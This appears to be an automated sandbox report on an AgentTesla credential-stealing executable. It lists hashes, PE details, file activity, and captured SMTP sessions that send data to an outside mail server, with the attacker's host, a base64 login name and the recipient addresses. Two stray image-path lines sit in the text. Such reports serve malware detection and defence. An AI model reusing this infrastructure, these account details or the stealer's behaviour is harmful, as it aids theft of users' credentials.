C:\Users\user\AppData\Roaming\fqwupbgg.4et\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.795376997370158
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	NDKr3inJa9dXEu3.exe
File size:	1024512
MD5:	c52d827c2b63af9a81b1328a2c027cd7
SHA1:	397dba569945139e35a83d27fcddf6dc59b8570d
SHA256:	63e89e3a9aa5843b13a2148eb97a2a2168f15953ec31a31d819b29e770bb7ac0
SHA512:	3974e79eb87dbd0dc18bbab000e9fac031cfece7bf0132f211d07066032b434593b1b75af74f4258e9963784d1f863ddc647496d2bd58759be3d54ff9e7e4c69
SSDEEP:	12288:K+rReYqTLTxRdnHpe1QFl1rHWd9yWXVa2A//vOq:DrReYqTXx7Je1QFl1rHeXVG/Z
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m7`.....P.....,... .....@.. .....@.....

File Icon

Icon Hash:	206ae682a280a906

Static PE Info

General

Entrypoint:	0x4d2cde
Entrypoint Section:	.text
Digitally signed:	false

General	
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60376DFC [Thu Feb 25 09:29:32 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd2c90	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd4000	0x29000	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xfe000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd0ce4	0xd0e00	False	0.592011940829	data	7.00995424289	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xd4000	0x29000	0x29000	False	0.0339176829268	data	3.30773665372	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xfe000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xd42e0	0x4f2	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xd47d4	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 4278496986, next used block 4278496986		
RT_ICON	0xe4ffc	0x94a8	data		
RT_ICON	0xee4a4	0x5488	data		
RT_ICON	0xf392c	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xf7b54	0x25a8	data		
RT_ICON	0xfa0fc	0x10a8	data		
RT_ICON	0xfb1a4	0x988	data		
RT_ICON	0xfbb2c	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xfbf94	0x84	data		
RT_GROUP_ICON	0xfc018	0x14	data		
RT_VERSION	0xfc02c	0x368	data		
RT_MANIFEST	0xfc394	0xb15	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2014
Assembly Version	3.0.0.0
InternalName	DSASignatureDescription.exe
FileVersion	3.0.0.0
CompanyName	KTV
LegalTrademarks	
Comments	
ProductName	KTVManagement
ProductVersion	3.0.0.0
FileDescription	KTVManagement
OriginalFilename	DSASignatureDescription.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-13:15:39.408011	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49740	587	192.168.2.3	103.6.196.156
02/25/21-13:15:43.573991	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49741	587	192.168.2.3	103.6.196.156

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 13:15:37.219960928 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:37.462656975 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:37.462773085 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:37.988204002 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:37.988688946 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:38.222326994 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:38.224571943 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:38.458317041 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:38.458898067 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:38.699927092 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:38.700957060 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:38.934817076 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:38.935199022 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:39.170259953 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:39.170469999 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:39.403994083 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:39.404026985 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:39.408010960 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:39.408222914 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:39.408355951 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:39.408499956 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:39.641700983 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:39.641877890 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:39.738096952 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:39.786835909 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:40.673029900 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:40.909938097 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:40.910262108 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:40.911627054 CET	49740	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:41.132333994 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:41.145011902 CET	587	49740	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:41.359195948 CET	587	49741	103.6.196.156	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 13:15:41.359333038 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:42.196867943 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:42.197593927 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:42.424637079 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:42.425134897 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:42.652947903 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:42.653850079 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:42.884433031 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:42.886369944 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.115370035 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.115833044 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.344393015 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.344901085 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.571710110 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.571811914 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.573740005 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.573991060 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.574096918 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.574201107 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.574368954 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.574455023 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.574537992 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.574619055 CET	49741	587	192.168.2.3	103.6.196.156
Feb 25, 2021 13:15:43.803039074 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.803369999 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.803601027 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.897942066 CET	587	49741	103.6.196.156	192.168.2.3
Feb 25, 2021 13:15:43.943551064 CET	49741	587	192.168.2.3	103.6.196.156

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 13:13:47.794286013 CET	49199	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:13:47.844525099 CET	53	49199	8.8.8.8	192.168.2.3
Feb 25, 2021 13:13:47.849242926 CET	50620	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:13:47.900942087 CET	53	50620	8.8.8.8	192.168.2.3
Feb 25, 2021 13:13:48.966368914 CET	64938	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:13:49.015219927 CET	53	64938	8.8.8.8	192.168.2.3
Feb 25, 2021 13:13:49.823757887 CET	60152	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:13:49.875453949 CET	53	60152	8.8.8.8	192.168.2.3
Feb 25, 2021 13:13:50.651333094 CET	57544	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:13:50.700170994 CET	53	57544	8.8.8.8	192.168.2.3
Feb 25, 2021 13:13:51.622975111 CET	55984	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:13:51.672077894 CET	53	55984	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:21.063409090 CET	64185	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:21.112258911 CET	53	64185	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:23.213094950 CET	65110	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:23.265486956 CET	53	65110	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:26.502511978 CET	58361	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:26.572556019 CET	53	58361	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:39.245309114 CET	63492	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:39.310409069 CET	53	63492	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:42.618647099 CET	60831	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:42.671966076 CET	53	60831	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:43.174786091 CET	60100	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:43.224875927 CET	53	60100	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:45.860286951 CET	53195	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:45.908855915 CET	53	53195	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:47.382839918 CET	50141	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:47.434655905 CET	53	50141	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:48.567085981 CET	53023	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:48.615760088 CET	53	53023	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:49.699915886 CET	49563	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:49.749664068 CET	53	49563	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 13:14:50.645895958 CET	51352	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:50.697346926 CET	53	51352	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:53.509497881 CET	59349	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:53.561062098 CET	53	59349	8.8.8.8	192.168.2.3
Feb 25, 2021 13:14:57.048566103 CET	57084	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:14:57.098632097 CET	53	57084	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:02.154098034 CET	58823	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:02.212759972 CET	53	58823	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:14.683739901 CET	57568	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:14.735873938 CET	53	57568	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:15.841717005 CET	50540	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:15.890506029 CET	53	50540	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:16.807022095 CET	54366	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:16.858503103 CET	53	54366	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:22.443159103 CET	53034	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:22.493446112 CET	53	53034	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:23.283706903 CET	57762	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:23.344743967 CET	53	57762	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:32.037843943 CET	55435	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:32.086483955 CET	53	55435	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:34.483572960 CET	50713	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:34.553822041 CET	53	50713	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:36.720400095 CET	56132	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:36.902743101 CET	53	56132	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:36.916362047 CET	58987	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:37.112339973 CET	53	58987	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:40.963608027 CET	56579	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:41.020692110 CET	53	56579	8.8.8.8	192.168.2.3
Feb 25, 2021 13:15:41.072596073 CET	60633	53	192.168.2.3	8.8.8.8
Feb 25, 2021 13:15:41.129863977 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 13:15:36.720400095 CET	192.168.2.3	8.8.8.8	0xa08f	Standard query (0)	mail.estagold.com.my	A (IP address)	IN (0x0001)
Feb 25, 2021 13:15:36.916362047 CET	192.168.2.3	8.8.8.8	0x58be	Standard query (0)	mail.estagold.com.my	A (IP address)	IN (0x0001)
Feb 25, 2021 13:15:40.963608027 CET	192.168.2.3	8.8.8.8	0x38f4	Standard query (0)	mail.estagold.com.my	A (IP address)	IN (0x0001)
Feb 25, 2021 13:15:41.072596073 CET	192.168.2.3	8.8.8.8	0xc70b	Standard query (0)	mail.estagold.com.my	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 13:15:36.902743101 CET	8.8.8.8	192.168.2.3	0xa08f	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 13:15:36.902743101 CET	8.8.8.8	192.168.2.3	0xa08f	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)
Feb 25, 2021 13:15:37.112339973 CET	8.8.8.8	192.168.2.3	0x58be	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 13:15:37.112339973 CET	8.8.8.8	192.168.2.3	0x58be	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)
Feb 25, 2021 13:15:41.020692110 CET	8.8.8.8	192.168.2.3	0x38f4	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 13:15:41.020692110 CET	8.8.8.8	192.168.2.3	0x38f4	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)
Feb 25, 2021 13:15:41.129863977 CET	8.8.8.8	192.168.2.3	0xc70b	No error (0)	mail.estagold.com.my	estagold.com.my		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 13:15:41.129863977 CET	8.8.8.8	192.168.2.3	0xc70b	No error (0)	estagold.com.my		103.6.196.156	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 13:15:37.988204002 CET	587	49740	103.6.196.156	192.168.2.3	220-datousaurus.mschosting.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 20:15:21 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 13:15:37.988688946 CET	49740	587	192.168.2.3	103.6.196.156	EHLO 910646
Feb 25, 2021 13:15:38.222326994 CET	587	49740	103.6.196.156	192.168.2.3	250-datousaurus.mschosting.com Hello 910646 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 13:15:38.224571943 CET	49740	587	192.168.2.3	103.6.196.156	AUTH login YWRtaW5AZXN0YWdvbGQuY29tLm15
Feb 25, 2021 13:15:38.458317041 CET	587	49740	103.6.196.156	192.168.2.3	334 UGFzc3dvcmQ6
Feb 25, 2021 13:15:38.699927092 CET	587	49740	103.6.196.156	192.168.2.3	235 Authentication succeeded
Feb 25, 2021 13:15:38.700957060 CET	49740	587	192.168.2.3	103.6.196.156	MAIL FROM:<admin@estagold.com.my>
Feb 25, 2021 13:15:38.934817076 CET	587	49740	103.6.196.156	192.168.2.3	250 OK
Feb 25, 2021 13:15:38.935199022 CET	49740	587	192.168.2.3	103.6.196.156	RCPT TO:<bmathena@accesesdata.com>
Feb 25, 2021 13:15:39.170259953 CET	587	49740	103.6.196.156	192.168.2.3	250 Accepted
Feb 25, 2021 13:15:39.170469999 CET	49740	587	192.168.2.3	103.6.196.156	DATA
Feb 25, 2021 13:15:39.404026985 CET	587	49740	103.6.196.156	192.168.2.3	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 13:15:39.408499956 CET	49740	587	192.168.2.3	103.6.196.156	.
Feb 25, 2021 13:15:39.738096952 CET	587	49740	103.6.196.156	192.168.2.3	250 OK id=1lFFYB-00CrHB-2O
Feb 25, 2021 13:15:40.673029900 CET	49740	587	192.168.2.3	103.6.196.156	QUIT
Feb 25, 2021 13:15:40.909938097 CET	587	49740	103.6.196.156	192.168.2.3	221 datousaurus.mschosting.com closing connection
Feb 25, 2021 13:15:42.196867943 CET	587	49741	103.6.196.156	192.168.2.3	220-datousaurus.mschosting.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 20:15:25 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 13:15:42.197593927 CET	49741	587	192.168.2.3	103.6.196.156	EHLO 910646
Feb 25, 2021 13:15:42.424637079 CET	587	49741	103.6.196.156	192.168.2.3	250-datousaurus.mschosting.com Hello 910646 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 13:15:42.425134897 CET	49741	587	192.168.2.3	103.6.196.156	AUTH login YWRtaW5AZXN0YWdvbGQuY29tLm15
Feb 25, 2021 13:15:42.652947903 CET	587	49741	103.6.196.156	192.168.2.3	334 UGFzc3dvcmQ6
Feb 25, 2021 13:15:42.884433031 CET	587	49741	103.6.196.156	192.168.2.3	235 Authentication succeeded
Feb 25, 2021 13:15:42.886369944 CET	49741	587	192.168.2.3	103.6.196.156	MAIL FROM:<admin@estagold.com.my>
Feb 25, 2021 13:15:43.115370035 CET	587	49741	103.6.196.156	192.168.2.3	250 OK
Feb 25, 2021 13:15:43.115833044 CET	49741	587	192.168.2.3	103.6.196.156	RCPT TO:<bmathena@accesesdata.com>
Feb 25, 2021 13:15:43.344393015 CET	587	49741	103.6.196.156	192.168.2.3	250 Accepted
Feb 25, 2021 13:15:43.344901085 CET	49741	587	192.168.2.3	103.6.196.156	DATA
Feb 25, 2021 13:15:43.571811914 CET	587	49741	103.6.196.156	192.168.2.3	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 13:15:43.574619055 CET	49741	587	192.168.2.3	103.6.196.156	.
Feb 25, 2021 13:15:43.897942066 CET	587	49741	103.6.196.156	192.168.2.3	250 OK id=1lFFYF-00CrHy-7w

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: NDKr3inJa9dXEu3.exe PID: 2148 Parent PID: 5732

General

Start time:	13:13:54
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe'
Imagebase:	0x700000
File size:	1024512 bytes
MD5 hash:	C52D827C2B63AF9A81B1328A2C027CD7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.208485443.0000000003D57000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.207036719.0000000002AF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.207090813.0000000002B34000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF4DD66	CopyFileW
C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CF4DD66	CopyFileW
